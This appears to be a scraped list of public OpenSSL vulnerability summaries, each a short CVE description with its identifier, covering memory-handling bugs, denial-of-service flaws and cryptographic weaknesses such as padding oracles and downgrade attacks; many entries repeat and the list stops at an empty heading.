The Cryptographic Message Syntax (CMS) implementation in crypto/cms/cms_asn1.c in OpenSSL before 0.9.8o and 1.x before 1.0.0a does not properly handle structures that contain OriginatorInfo, which allows context-dependent attackers to modify invalid memory locations or conduct double-free attacks, and possibly execute arbitrary code, via unspecified vectors.

### External References

- CVE-2010-0742

## OpenSSL Resource Management Errors Vulnerability

Multiple memory leaks in the dtls1_process_out_of_seq_message function in ssl/d1_both.c in OpenSSL 0.9.8k and earlier 0.9.8 versions allow remote attackers to cause a denial of service (memory consumption) via DTLS records that (1) are duplicates or (2) have sequence numbers much greater than current sequence numbers, aka "DTLS fragment handling memory leak."

### External References

- CVE-2009-1378

## OpenSSL Other Vulnerability

The BN_from_montgomery function in crypto/bn/bn_mont.c in OpenSSL 0.9.8e and earlier does not properly perform Montgomery multiplication, which might allow local users to conduct a side-channel attack and retrieve RSA private keys.

### External References

- CVE-2007-3108

## OpenSSL Other Vulnerability

ssl/s3_pkt.c in OpenSSL before 0.9.8i allows remote attackers to cause a denial of service (NULL pointer dereference and daemon crash) via a DTLS ChangeCipherSpec packet that occurs before ClientHello.

### External References

- CVE-2009-1386

## OpenSSL Numeric Errors Vulnerability

Off-by-one error in the SSL_get_shared_ciphers function in OpenSSL 0.9.7 up to 0.9.7l, and 0.9.8 up to 0.9.8f, might allow remote attackers to execute arbitrary code via a crafted packet that triggers a one-byte buffer underflow. NOTE: this issue was introduced as a result of a fix for CVE-2006-3738. As of 20071012, it is unknown whether code execution is possible.

### External References

- CVE-2007-5135

## OpenSSL Numeric Errors Vulnerability

Off-by-one error in the DTLS implementation in OpenSSL 0.9.8 before 0.9.8f allows remote attackers to execute arbitrary code via unspecified vectors.

### External References

- CVE-2007-4995

## OpenSSL Resource Management Errors Vulnerability

Multiple memory leaks in the dtls1_process_out_of_seq_message function in ssl/d1_both.c in OpenSSL 0.9.8k and earlier 0.9.8 versions allow remote attackers to cause a denial of service (memory consumption) via DTLS records that (1) are duplicates or (2) have sequence numbers much greater than current sequence numbers, aka "DTLS fragment handling memory leak."

### External References

- CVE-2009-1378

## OpenSSL Improper Restriction of Operations within the Bounds of a Memory Buffer Vulnerability

The dtls1_buffer_record function in ssl/d1_pkt.c in OpenSSL 0.9.8k and earlier 0.9.8 versions allows remote attackers to cause a denial of service (memory consumption) via a large series of "future epoch" DTLS records that are buffered in a queue, aka "DTLS record buffer limitation bug."

### External References

- CVE-2009-1377

## OpenSSL Improper Restriction of Operations within the Bounds of a Memory Buffer Vulnerability

The dtls1_buffer_record function in ssl/d1_pkt.c in OpenSSL 0.9.8k and earlier 0.9.8 versions allows remote attackers to cause a denial of service (memory consumption) via a large series of "future epoch" DTLS records that are buffered in a queue, aka "DTLS record buffer limitation bug."

### External References

- CVE-2009-1377

## OpenSSL Numeric Errors Vulnerability

OpenSSL before 0.9.8k on WIN64 and certain other platforms does not properly handle a malformed ASN.1 structure, which allows remote attackers to cause a denial of service (invalid memory access and application crash) by placing this structure in the public key of a certificate, as demonstrated by an RSA public key.

### External References

- CVE-2009-0789

## OpenSSL Numeric Errors Vulnerability

OpenSSL before 0.9.8k on WIN64 and certain other platforms does not properly handle a malformed ASN.1 structure, which allows remote attackers to cause a denial of service (invalid memory access and application crash) by placing this structure in the public key of a certificate, as demonstrated by an RSA public key.

### External References

- CVE-2009-0789

## OpenSSL Improper Restriction of Operations within the Bounds of a Memory Buffer Vulnerability

The ASN1_STRING_print_ex function in OpenSSL before 0.9.8k allows remote attackers to cause a denial of service (invalid memory access and application crash) via vectors that trigger printing of a (1) BMPString or (2) UniversalString with an invalid encoded length.

### External References

- CVE-2009-0590

## OpenSSL Improper Input Validation Vulnerability

OpenSSL 0.9.8i and earlier does not properly check the return value from the EVP_VerifyFinal function, which allows remote attackers to bypass validation of the certificate chain via a malformed SSL/TLS signature for DSA and ECDSA keys.

### External References

- CVE-2008-5077

## OpenSSL Improper Input Validation Vulnerability

OpenSSL 0.9.8i and earlier does not properly check the return value from the EVP_VerifyFinal function, which allows remote attackers to bypass validation of the certificate chain via a malformed SSL/TLS signature for DSA and ECDSA keys.

### External References

- CVE-2008-5077

## OpenSSL Improper Authentication Vulnerability

OpenSSL before 1.0.0c, when J-PAKE is enabled, does not properly validate the public parameters in the J-PAKE protocol, which allows remote attackers to bypass the need for knowledge of the shared secret, and successfully authenticate, by sending crafted values in each round of the protocol.

### External References

- CVE-2010-4252

## OpenSSL Cryptographic Issues Vulnerability

The implementation of Cryptographic Message Syntax (CMS) and PKCS #7 in OpenSSL before 0.9.8u and 1.x before 1.0.0h does not properly restrict certain oracle behavior, which makes it easier for context-dependent attackers to decrypt data via a Million Message Attack (MMA) adaptive chosen ciphertext attack.

### External References

- CVE-2012-0884

## OpenSSL Other Vulnerability

The mime_hdr_cmp function in crypto/asn1/asn_mime.c in OpenSSL 0.9.8t and earlier allows remote attackers to cause a denial of service (NULL pointer dereference and application crash) via a crafted S/MIME message.

### External References

- CVE-2006-7250

## OpenSSL Other Vulnerability

The mime_hdr_cmp function in crypto/asn1/asn_mime.c in OpenSSL 0.9.8t and earlier allows remote attackers to cause a denial of service (NULL pointer dereference and application crash) via a crafted S/MIME message.

### External References

- CVE-2006-7250

## OpenSSL Cryptographic Issues Vulnerability

crypto/bn/bn_nist.c in OpenSSL before 0.9.8h on 32-bit platforms, as used in stunnel and other products, in certain circumstances involving ECDH or ECDHE cipher suites, uses an incorrect modular reduction algorithm in its implementation of the P-256 and P-384 NIST elliptic curves, which allows remote attackers to obtain the private key of a TLS server via multiple handshake attempts.

### External References

- CVE-2011-4354

## OpenSSL Cryptographic Issues Vulnerability

The implementation of Cryptographic Message Syntax (CMS) and PKCS #7 in OpenSSL before 0.9.8u and 1.x before 1.0.0h does not properly restrict certain oracle behavior, which makes it easier for context-dependent attackers to decrypt data via a Million Message Attack (MMA) adaptive chosen ciphertext attack.

### External References

- CVE-2012-0884

## OpenSSL Resource Management Errors Vulnerability

The GOST ENGINE in OpenSSL before 1.0.0f does not properly handle invalid parameters for the GOST block cipher, which allows remote attackers to cause a denial of service (daemon crash) via crafted data from a TLS client.

### External References

- CVE-2012-0027

## OpenSSL Resource Management Errors Vulnerability

The GOST ENGINE in OpenSSL before 1.0.0f does not properly handle invalid parameters for the GOST block cipher, which allows remote attackers to cause a denial of service (daemon crash) via crafted data from a TLS client.

### External References

- CVE-2012-0027

## OpenSSL Resource Management Errors Vulnerability

The Server Gated Cryptography (SGC) implementation in OpenSSL before 0.9.8s and 1.x before 1.0.0f does not properly handle handshake restarts, which allows remote attackers to cause a denial of service (CPU consumption) via unspecified vectors.

### External References

- CVE-2011-4619

## OpenSSL Permissions, Privileges, and Access Controls Vulnerability

** DISPUTED ** OpenSSL before 0.9.8l, and 0.9.8m through 1.x, does not properly restrict client-initiated renegotiation within the SSL and TLS protocols, which might make it easier for remote attackers to cause a denial of service (CPU consumption) by performing many renegotiations within a single connection, a different vulnerability than CVE-2011-5094. NOTE: it can also be argued that it is the responsibility of server deployments, not a security library, to prevent or limit renegotiation when it is inappropriate within a specific environment.

### External References

- CVE-2011-1473

## OpenSSL Numeric Errors Vulnerability

Integer underflow in OpenSSL before 0.9.8x, 1.0.0 before 1.0.0j, and 1.0.1 before 1.0.1c, when TLS 1.1, TLS 1.2, or DTLS is used with CBC encryption, allows remote attackers to cause a denial of service (buffer over-read) or possibly have unspecified other impact via a crafted TLS packet that is not properly handled during a certain explicit IV calculation.

### External References

- CVE-2012-2333

## OpenSSL Numeric Errors Vulnerability

Integer underflow in OpenSSL before 0.9.8x, 1.0.0 before 1.0.0j, and 1.0.1 before 1.0.1c, when TLS 1.1, TLS 1.2, or DTLS is used with CBC encryption, allows remote attackers to cause a denial of service (buffer over-read) or possibly have unspecified other impact via a crafted TLS packet that is not properly handled during a certain explicit IV calculation.

### External References

- CVE-2012-2333

## OpenSSL Improper Restriction of Operations within the Bounds of a Memory Buffer Vulnerability

The asn1_d2i_read_bio function in crypto/asn1/a_d2i_fp.c in OpenSSL before 0.9.8v, 1.0.0 before 1.0.0i, and 1.0.1 before 1.0.1a does not properly interpret integer data, which allows remote attackers to conduct buffer overflow attacks, and cause a denial of service (memory corruption) or possibly have unspecified other impact, via crafted DER data, as demonstrated by an X.509 certificate or an RSA public key.

### External References

- CVE-2012-2110

## OpenSSL Improper Restriction of Operations within the Bounds of a Memory Buffer Vulnerability

The asn1_d2i_read_bio function in crypto/asn1/a_d2i_fp.c in OpenSSL before 0.9.8v, 1.0.0 before 1.0.0i, and 1.0.1 before 1.0.1a does not properly interpret integer data, which allows remote attackers to conduct buffer overflow attacks, and cause a denial of service (memory corruption) or possibly have unspecified other impact, via crafted DER data, as demonstrated by an X.509 certificate or an RSA public key.

### External References

- CVE-2012-2110

## OpenSSL Resource Management Errors Vulnerability

The mime_param_cmp function in crypto/asn1/asn_mime.c in OpenSSL before 0.9.8u and 1.x before 1.0.0h allows remote attackers to cause a denial of service (NULL pointer dereference and application crash) via a crafted S/MIME message, a different vulnerability than CVE-2006-7250.

### External References

- CVE-2012-1165

## OpenSSL Resource Management Errors Vulnerability

The mime_param_cmp function in crypto/asn1/asn_mime.c in OpenSSL before 0.9.8u and 1.x before 1.0.0h allows remote attackers to cause a denial of service (NULL pointer dereference and application crash) via a crafted S/MIME message, a different vulnerability than CVE-2006-7250.

### External References

- CVE-2012-1165

## OpenSSL Resource Management Errors Vulnerability

The Server Gated Cryptography (SGC) implementation in OpenSSL before 0.9.8s and 1.x before 1.0.0f does not properly handle handshake restarts, which allows remote attackers to cause a denial of service (CPU consumption) via unspecified vectors.

### External References

- CVE-2011-4619

## OpenSSL Cryptographic Issues Vulnerability

The DTLS implementation in OpenSSL before 0.9.8s and 1.x before 1.0.0f performs a MAC check only if certain padding is valid, which makes it easier for remote attackers to recover plaintext via a padding oracle attack.

### External References

- CVE-2011-4108

## OpenSSL Cryptographic Issues Vulnerability

The DTLS implementation in OpenSSL before 0.9.8s and 1.x before 1.0.0f performs a MAC check only if certain padding is valid, which makes it easier for remote attackers to recover plaintext via a padding oracle attack.

### External References

- CVE-2011-4108

## OpenSSL Resource Management Errors Vulnerability

The ephemeral ECDH ciphersuite functionality in OpenSSL 0.9.8 through 0.9.8r and 1.0.x before 1.0.0e does not ensure thread safety during processing of handshake messages from clients, which allows remote attackers to cause a denial of service (daemon crash) via out-of-order messages that violate the TLS protocol.

### External References

- CVE-2011-3210

## OpenSSL Cryptographic Issues Vulnerability

The elliptic curve cryptography (ECC) subsystem in OpenSSL 1.0.0d and earlier, when the Elliptic Curve Digital Signature Algorithm (ECDSA) is used for the ECDHE_ECDSA cipher suite, does not properly implement curves over binary fields, which makes it easier for context-dependent attackers to determine private keys via a timing attack and a lattice calculation.

### External References

- CVE-2011-1945

## OpenSSL Cryptographic Issues Vulnerability

The elliptic curve cryptography (ECC) subsystem in OpenSSL 1.0.0d and earlier, when the Elliptic Curve Digital Signature Algorithm (ECDSA) is used for the ECDHE_ECDSA cipher suite, does not properly implement curves over binary fields, which makes it easier for context-dependent attackers to determine private keys via a timing attack and a lattice calculation.

### External References

- CVE-2011-1945

## OpenSSL Cryptographic Issues Vulnerability

OpenSSL before 0.9.8j, when SSL_OP_NETSCAPE_REUSE_CIPHER_CHANGE_BUG is enabled, does not prevent modification of the ciphersuite in the session cache, which allows remote attackers to force the use of a disabled cipher via vectors involving sniffing network traffic to discover a session identifier, a different vulnerability than CVE-2010-4180.

### External References

- CVE-2008-7270

## OpenSSL Cryptographic Issues Vulnerability

OpenSSL before 0.9.8j, when SSL_OP_NETSCAPE_REUSE_CIPHER_CHANGE_BUG is enabled, does not prevent modification of the ciphersuite in the session cache, which allows remote attackers to force the use of a disabled cipher via vectors involving sniffing network traffic to discover a session identifier, a different vulnerability than CVE-2010-4180.

### External References

- CVE-2008-7270

## OpenSSL Cryptographic Issues Vulnerability

The DTLS implementation in OpenSSL before 0.9.8s and 1.x before 1.0.0f performs a MAC check only if certain padding is valid, which makes it easier for remote attackers to recover plaintext via a padding oracle attack.

### External References

- CVE-2011-4108

## OpenSSL Resource Management Errors Vulnerability

The Server Gated Cryptography (SGC) implementation in OpenSSL before 0.9.8s and 1.x before 1.0.0f does not properly handle handshake restarts, which allows remote attackers to cause a denial of service (CPU consumption) via unspecified vectors.

### External References

- CVE-2011-4619

## OpenSSL Resource Management Errors Vulnerability

OpenSSL before 0.9.8s and 1.x before 1.0.0f, when RFC 3779 support is enabled, allows remote attackers to cause a denial of service (assertion failure) via an X.509 certificate containing certificate-extension data associated with (1) IP address blocks or (2) Autonomous System (AS) identifiers.

### External References

- CVE-2011-4577

## OpenSSL Resource Management Errors Vulnerability

OpenSSL before 0.9.8s and 1.x before 1.0.0f, when RFC 3779 support is enabled, allows remote attackers to cause a denial of service (assertion failure) via an X.509 certificate containing certificate-extension data associated with (1) IP address blocks or (2) Autonomous System (AS) identifiers.

### External References

- CVE-2011-4577

## OpenSSL Resource Management Errors Vulnerability

OpenSSL before 0.9.8s and 1.x before 1.0.0f, when RFC 3779 support is enabled, allows remote attackers to cause a denial of service (assertion failure) via an X.509 certificate containing certificate-extension data associated with (1) IP address blocks or (2) Autonomous System (AS) identifiers.

### External References

- CVE-2011-4577

## OpenSSL Cryptographic Issues Vulnerability

The SSL 3.0 implementation in OpenSSL before 0.9.8s and 1.x before 1.0.0f does not properly initialize data structures for block cipher padding, which might allow remote attackers to obtain sensitive information by decrypting the padding data sent by an SSL peer.

### External References

- CVE-2011-4576

## OpenSSL Cryptographic Issues Vulnerability

The SSL 3.0 implementation in OpenSSL before 0.9.8s and 1.x before 1.0.0f does not properly initialize data structures for block cipher padding, which might allow remote attackers to obtain sensitive information by decrypting the padding data sent by an SSL peer.

### External References

- CVE-2011-4576

## OpenSSL Cryptographic Issues Vulnerability

The SSL 3.0 implementation in OpenSSL before 0.9.8s and 1.x before 1.0.0f does not properly initialize data structures for block cipher padding, which might allow remote attackers to obtain sensitive information by decrypting the padding data sent by an SSL peer.

### External References

- CVE-2011-4576

## OpenSSL Resource Management Errors Vulnerability

Double free vulnerability in OpenSSL 0.9.8 before 0.9.8s, when X509_V_FLAG_POLICY_CHECK is enabled, allows remote attackers to have an unspecified impact by triggering failure of a policy check.

### External References

- CVE-2011-4109

## OpenSSL Exposure of Sensitive Information to an Unauthorized Actor Vulnerability

The ASN1_TFLG_COMBINE implementation in crypto/asn1/tasn_dec.c in OpenSSL before 0.9.8zh, 1.0.0 before 1.0.0t, 1.0.1 before 1.0.1q, and 1.0.2 before 1.0.2e mishandles errors caused by malformed X509_ATTRIBUTE data, which allows remote attackers to obtain sensitive information from process memory by triggering a decoding failure in a PKCS#7 or CMS application.

### External References

- CVE-2015-3195

## OpenSSL Improper Restriction of Operations within the Bounds of a Memory Buffer Vulnerability

The X509_cmp_time function in crypto/x509/x509_vfy.c in OpenSSL before 0.9.8zg, 1.0.0 before 1.0.0s, 1.0.1 before 1.0.1n, and 1.0.2 before 1.0.2b allows remote attackers to cause a denial of service (out-of-bounds read and application crash) via a crafted length field in ASN1_TIME data, as demonstrated by an attack against a server that supports client authentication with a custom verification callback.

### External References

- CVE-2015-1789

## OpenSSL Resource Management Errors Vulnerability

The BN_GF2m_mod_inv function in crypto/bn/bn_gf2m.c in OpenSSL before 0.9.8s, 1.0.0 before 1.0.0e, 1.0.1 before 1.0.1n, and 1.0.2 before 1.0.2b does not properly handle ECParameters structures in which the curve is over a malformed binary polynomial field, which allows remote attackers to cause a denial of service (infinite loop) via a session that uses an Elliptic Curve algorithm, as demonstrated by an attack against a server that supports client authentication.

### External References

- CVE-2015-1788

## OpenSSL Improper Restriction of Operations within the Bounds of a Memory Buffer Vulnerability

The dtls1_clear_queues function in ssl/d1_lib.c in OpenSSL before 0.9.8za, 1.0.0 before 1.0.0m, and 1.0.1 before 1.0.1h frees data structures without considering that application data can arrive between a ChangeCipherSpec message and a Finished message, which allows remote DTLS peers to cause a denial of service (memory corruption and application crash) or possibly have unspecified other impact via unexpected application data.

### External References

- CVE-2014-8176

## OpenSSL Other Vulnerability

The PKCS7_dataDecodefunction in crypto/pkcs7/pk7_doit.c in OpenSSL before 0.9.8zg, 1.0.0 before 1.0.0s, 1.0.1 before 1.0.1n, and 1.0.2 before 1.0.2b allows remote attackers to cause a denial of service (NULL pointer dereference and application crash) via a PKCS#7 blob that uses ASN.1 encoding and lacks inner EncryptedContent data.

### External References

- CVE-2015-1790

## OpenSSL Resource Management Errors Vulnerability

The do_free_upto function in crypto/cms/cms_smime.c in OpenSSL before 0.9.8zg, 1.0.0 before 1.0.0s, 1.0.1 before 1.0.1n, and 1.0.2 before 1.0.2b allows remote attackers to cause a denial of service (infinite loop) via vectors that trigger a NULL value of a BIO data structure, as demonstrated by an unrecognized X.660 OID for a hash function.

### External References

- CVE-2015-1792

## OpenSSL Concurrent Execution using Shared Resource with Improper Synchronization ('Race Condition') Vulnerability

Race condition in the ssl3_get_new_session_ticket function in ssl/s3_clnt.c in OpenSSL before 0.9.8zg, 1.0.0 before 1.0.0s, 1.0.1 before 1.0.1n, and 1.0.2 before 1.0.2b, when used for a multi-threaded client, allows remote attackers to cause a denial of service (double free and application crash) or possibly have unspecified other impact by providing a NewSessionTicket during an attempt to reuse a ticket that had been obtained earlier.

### External References

- CVE-2015-1791

## OpenSSL Cryptographic Issues Vulnerability

The TLS protocol 1.2 and earlier, when a DHE_EXPORT ciphersuite is enabled on a server but not on a client, does not properly convey a DHE_EXPORT choice, which allows man-in-the-middle attackers to conduct cipher-downgrade attacks by rewriting a ClientHello with DHE replaced by DHE_EXPORT and then rewriting a ServerHello with DHE_EXPORT replaced by DHE, aka the "Logjam" issue.

### External References

- CVE-2015-4000

## OpenSSL Resource Management Errors Vulnerability

d1_both.c in the DTLS implementation in OpenSSL 0.9.8 before 0.9.8zb, 1.0.0 before 1.0.0n, and 1.0.1 before 1.0.1i allows remote attackers to cause a denial of service (memory consumption) via crafted DTLS handshake messages that trigger memory allocations corresponding to large length values.

### External References

- CVE-2014-3506

## OpenSSL Other Vulnerability

Double free vulnerability in d1_both.c in the DTLS implementation in OpenSSL 0.9.8 before 0.9.8zb, 1.0.0 before 1.0.0n, and 1.0.1 before 1.0.1i allows remote attackers to cause a denial of service (application crash) via crafted DTLS packets that trigger an error condition.

### External References

- CVE-2014-3505

## OpenSSL Cryptographic Issues Vulnerability

The ssl3_send_client_key_exchange function in s3_clnt.c in OpenSSL before 0.9.8za, 1.0.0 before 1.0.0m, and 1.0.1 before 1.0.1h, when an anonymous ECDH cipher suite is used, allows remote attackers to cause a denial of service (NULL pointer dereference and client crash) by triggering a NULL certificate value.

### External References

- CVE-2014-3470

## OpenSSL Cryptographic Issues Vulnerability

The ssl3_send_client_key_exchange function in s3_clnt.c in OpenSSL before 0.9.8za, 1.0.0 before 1.0.0m, and 1.0.1 before 1.0.1h, when an anonymous ECDH cipher suite is used, allows remote attackers to cause a denial of service (NULL pointer dereference and client crash) by triggering a NULL certificate value.

### External References

- CVE-2014-3470

## OpenSSL Inadequate Encryption Strength Vulnerability

OpenSSL before 0.9.8za, 1.0.0 before 1.0.0m, and 1.0.1 before 1.0.1h does not properly restrict processing of ChangeCipherSpec messages, which allows man-in-the-middle attackers to trigger use of a zero-length master key in certain OpenSSL-to-OpenSSL communications, and consequently hijack sessions or obtain sensitive information, via a crafted TLS handshake, aka the "CCS Injection" vulnerability.

### External References

- CVE-2014-0224

## OpenSSL Other Vulnerability

The ssl3_send_client_key_exchange function in s3_clnt.c in OpenSSL 0.9.8 before 0.9.8zb, 1.0.0 before 1.0.0n, and 1.0.1 before 1.0.1i allows remote DTLS servers to cause a denial of service (NULL pointer dereference and client application crash) via a crafted handshake message in conjunction with a (1) anonymous DH or (2) anonymous ECDH ciphersuite.

### External References

- CVE-2014-3510

## OpenSSL Resource Management Errors Vulnerability

Memory leak in d1_both.c in the DTLS implementation in OpenSSL 0.9.8 before 0.9.8zb, 1.0.0 before 1.0.0n, and 1.0.1 before 1.0.1i allows remote attackers to cause a denial of service (memory consumption) via zero-length DTLS fragments that trigger improper handling of the return value of a certain insert function.

### External References

- CVE-2014-3507

## OpenSSL Exposure of Sensitive Information to an Unauthorized Actor Vulnerability

The OBJ_obj2txt function in crypto/objects/obj_dat.c in OpenSSL 0.9.8 before 0.9.8zb, 1.0.0 before 1.0.0n, and 1.0.1 before 1.0.1i, when pretty printing is used, does not ensure the presence of '\0' characters, which allows context-dependent attackers to obtain sensitive information from process stack memory by reading output from X509_name_oneline, X509_name_print_ex, and unspecified other functions.

### External References

- CVE-2014-3508

## OpenSSL Cryptographic Issues Vulnerability

The Montgomery ladder implementation in OpenSSL through 1.0.0l does not ensure that certain swap operations have a constant-time behavior, which makes it easier for local users to obtain ECDSA nonces via a FLUSH+RELOAD cache side-channel attack.

### External References

- CVE-2014-0076

## OpenSSL Cryptographic Issues Vulnerability

The Montgomery ladder implementation in OpenSSL through 1.0.0l does not ensure that certain swap operations have a constant-time behavior, which makes it easier for local users to obtain ECDSA nonces via a FLUSH+RELOAD cache side-channel attack.

### External References

- CVE-2014-0076

## OpenSSL Cryptographic Issues Vulnerability

The ssl_get_algorithm2 function in ssl/s3_lib.c in OpenSSL before 1.0.2 obtains a certain version number from an incorrect data structure, which allows remote attackers to cause a denial of service (daemon crash) via crafted traffic from a TLS 1.2 client.

### External References

- CVE-2013-6449

## OpenSSL Cryptographic Issues Vulnerability

The TLS protocol 1.1 and 1.2 and the DTLS protocol 1.0 and 1.2, as used in OpenSSL, OpenJDK, PolarSSL, and other products, do not properly consider timing side-channel attacks on a MAC check requirement during the processing of malformed CBC padding, which allows remote attackers to conduct distinguishing attacks and plaintext-recovery attacks via statistical analysis of timing data for crafted packets, aka the "Lucky Thirteen" issue.

### External References

- CVE-2013-0169

## OpenSSL Cryptographic Issues Vulnerability

OpenSSL before 0.9.8y, 1.0.0 before 1.0.0k, and 1.0.1 before 1.0.1d does not properly perform signature verification for OCSP responses, which allows remote OCSP servers to cause a denial of service (NULL pointer dereference and application crash) via an invalid key.

### External References

- CVE-2013-0166

## OpenSSL Resource Management Errors Vulnerability

The dtls1_get_message_fragment function in d1_both.c in OpenSSL before 0.9.8za, 1.0.0 before 1.0.0m, and 1.0.1 before 1.0.1h allows remote attackers to cause a denial of service (recursion and client crash) via a DTLS hello message in an invalid DTLS handshake.

### External References

- CVE-2014-0221

## OpenSSL Resource Management Errors Vulnerability

The dtls1_get_message_fragment function in d1_both.c in OpenSSL before 0.9.8za, 1.0.0 before 1.0.0m, and 1.0.1 before 1.0.1h allows remote attackers to cause a denial of service (recursion and client crash) via a DTLS hello message in an invalid DTLS handshake.

### External References

- CVE-2014-0221

## OpenSSL Improper Restriction of Operations within the Bounds of a Memory Buffer Vulnerability

The dtls1_reassemble_fragment function in d1_both.c in OpenSSL before 0.9.8za, 1.0.0 before 1.0.0m, and 1.0.1 before 1.0.1h does not properly validate fragment lengths in DTLS ClientHello messages, which allows remote attackers to execute arbitrary code or cause a denial of service (buffer overflow and application crash) via a long non-initial fragment.

### External References

- CVE-2014-0195

## OpenSSL Improper Restriction of Operations within the Bounds of a Memory Buffer Vulnerability

The dtls1_reassemble_fragment function in d1_both.c in OpenSSL before 0.9.8za, 1.0.0 before 1.0.0m, and 1.0.1 before 1.0.1h does not properly validate fragment lengths in DTLS ClientHello messages, which allows remote attackers to execute arbitrary code or cause a denial of service (buffer overflow and application crash) via a long non-initial fragment.

### External References

- CVE-2014-0195

## OpenSSL Concurrent Execution using Shared Resource with Improper Synchronization ('Race Condition') Vulnerability

Race condition in the ssl3_read_bytes function in s3_pkt.c in OpenSSL through 1.0.1g, when SSL_MODE_RELEASE_BUFFERS is enabled, allows remote attackers to inject data across sessions or cause a denial of service (use-after-free and parsing error) via an SSL connection in a multithreaded environment.

### External References

- CVE-2010-5298

## OpenSSL Concurrent Execution using Shared Resource with Improper Synchronization ('Race Condition') Vulnerability

Race condition in the ssl3_read_bytes function in s3_pkt.c in OpenSSL through 1.0.1g, when SSL_MODE_RELEASE_BUFFERS is enabled, allows remote attackers to inject data across sessions or cause a denial of service (use-after-free and parsing error) via an SSL connection in a multithreaded environment.

### External References

- CVE-2010-5298

## OpenSSL Cryptographic Issues Vulnerability

The SSL protocol 3.0, as used in OpenSSL through 1.0.1i and other products, uses nondeterministic CBC padding, which makes it easier for man-in-the-middle attackers to obtain cleartext data via a padding-oracle attack, aka the "POODLE" issue.

### External References

- CVE-2014-3566

## OpenSSL DEPRECATED: Code Vulnerability

The ASN1_item_ex_d2i function in crypto/asn1/tasn_dec.c in OpenSSL before 0.9.8zf, 1.0.0 before 1.0.0r, 1.0.1 before 1.0.1m, and 1.0.2 before 1.0.2a does not reinitialize CHOICE and ADB data structures, which might allow attackers to cause a denial of service (invalid write operation and memory corruption) by leveraging an application that relies on ASN.1 structure reuse.

### External References

- CVE-2015-0287

## OpenSSL Other Vulnerability

The X509_to_X509_REQ function in crypto/x509/x509_req.c in OpenSSL before 0.9.8zf, 1.0.0 before 1.0.0r, 1.0.1 before 1.0.1m, and 1.0.2 before 1.0.2a might allow attackers to cause a denial of service (NULL pointer dereference and application crash) via an invalid certificate key.

### External References

- CVE-2015-0288

## OpenSSL DEPRECATED: Code Vulnerability

The ASN1_TYPE_cmp function in crypto/asn1/a_type.c in OpenSSL before 0.9.8zf, 1.0.0 before 1.0.0r, 1.0.1 before 1.0.1m, and 1.0.2 before 1.0.2a does not properly perform boolean-type comparisons, which allows remote attackers to cause a denial of service (invalid read operation and application crash) via a crafted X.509 certificate to an endpoint that uses the certificate-verification feature.

### External References

- CVE-2015-0286

## OpenSSL Other Vulnerability

Use-after-free vulnerability in the d2i_ECPrivateKey function in crypto/ec/ec_asn1.c in OpenSSL before 0.9.8zf, 1.0.0 before 1.0.0r, 1.0.1 before 1.0.1m, and 1.0.2 before 1.0.2a might allow remote attackers to cause a denial of service (memory corruption and application crash) or possibly have unspecified other impact via a malformed Elliptic Curve (EC) private-key file that is improperly handled during import.

### External References

- CVE-2015-0209

## OpenSSL Improper Input Validation Vulnerability

The SSLv2 implementation in OpenSSL before 0.9.8zf, 1.0.0 before 1.0.0r, 1.0.1 before 1.0.1m, and 1.0.2 before 1.0.2a allows remote attackers to cause a denial of service (s2_lib.c assertion failure and daemon exit) via a crafted CLIENT-MASTER-KEY message.

### External References

- CVE-2015-0293

## OpenSSL Other Vulnerability

The PKCS#7 implementation in OpenSSL before 0.9.8zf, 1.0.0 before 1.0.0r, 1.0.1 before 1.0.1m, and 1.0.2 before 1.0.2a does not properly handle a lack of outer ContentInfo, which allows attackers to cause a denial of service (NULL pointer dereference and application crash) by leveraging an application that processes arbitrary PKCS#7 data and providing malformed data with ASN.1 encoding, related to crypto/pkcs7/pk7_doit.c and crypto/pkcs7/pk7_lib.c.

### External References

- CVE-2015-0289

## OpenSSL Improper Restriction of Operations within the Bounds of a Memory Buffer Vulnerability

Integer underflow in the EVP_DecodeUpdate function in crypto/evp/encode.c in the base64-decoding implementation in OpenSSL before 0.9.8za, 1.0.0 before 1.0.0m, and 1.0.1 before 1.0.1h allows remote attackers to cause a denial of service (memory corruption) or possibly have unspecified other impact via crafted base64 data that triggers a buffer overflow.

### External References

- CVE-2015-0292

## OpenSSL Cryptographic Issues Vulnerability

The BN_sqr implementation in OpenSSL before 0.9.8zd, 1.0.0 before 1.0.0p, and 1.0.1 before 1.0.1k does not properly calculate the square of a BIGNUM value, which might make it easier for remote attackers to defeat cryptographic protection mechanisms via unspecified vectors, related to crypto/bn/asm/mips.pl, crypto/bn/asm/x86_64-gcc.c, and crypto/bn/bn_asm.c.

### External References

- CVE-2014-3570

## OpenSSL Cryptographic Issues Vulnerability

OpenSSL before 0.9.8zc, 1.0.0 before 1.0.0o, and 1.0.1 before 1.0.1j does not properly enforce the no-ssl3 build option, which allows remote attackers to bypass intended access restrictions via an SSL 3.0 handshake, related to s23_clnt.c and s23_srvr.c.

### External References

- CVE-2014-3568

## OpenSSL Improper Input Validation Vulnerability

Memory leak in the tls_decrypt_ticket function in t1_lib.c in OpenSSL before 0.9.8zc, 1.0.0 before 1.0.0o, and 1.0.1 before 1.0.1j allows remote attackers to cause a denial of service (memory consumption) via a crafted session ticket that triggers an integrity-check failure.

### External References

- CVE-2014-3567

## OpenSSL Other Vulnerability

OpenSSL before 0.9.8zd, 1.0.0 before 1.0.0p, and 1.0.1 before 1.0.1k allows remote attackers to cause a denial of service (NULL pointer dereference and application crash) via a crafted DTLS message that is processed with a different read operation for the handshake header than for the handshake body, related to the dtls1_get_record function in d1_pkt.c and the ssl3_read_n function in s3_pkt.c.

### External References

- CVE-2014-3571

## OpenSSL Cryptographic Issues Vulnerability

The ssl3_get_key_exchange function in s3_clnt.c in OpenSSL before 0.9.8zd, 1.0.0 before 1.0.0p, and 1.0.1 before 1.0.1k allows remote SSL servers to conduct RSA-to-EXPORT_RSA downgrade attacks and facilitate brute-force decryption by offering a weak ephemeral RSA key in a noncompliant role, related to the "FREAK" issue. NOTE: the scope of this CVE is only client code based on OpenSSL, not EXPORT_RSA issues associated with servers or other TLS implementations.

### External References

- CVE-2015-0204

## OpenSSL Cryptographic Issues Vulnerability

OpenSSL before 0.9.8zd, 1.0.0 before 1.0.0p, and 1.0.1 before 1.0.1k does not enforce certain constraints on certificate data, which allows remote attackers to defeat a fingerprint-based certificate-blacklist protection mechanism by including crafted data within a certificate's unsigned portion, related to crypto/asn1/a_verify.c, crypto/dsa/dsa_asn1.c, crypto/ecdsa/ecs_vrf.c, and crypto/x509/x_all.c.

### External References

- CVE-2014-8275

## OpenSSL Cryptographic Issues Vulnerability

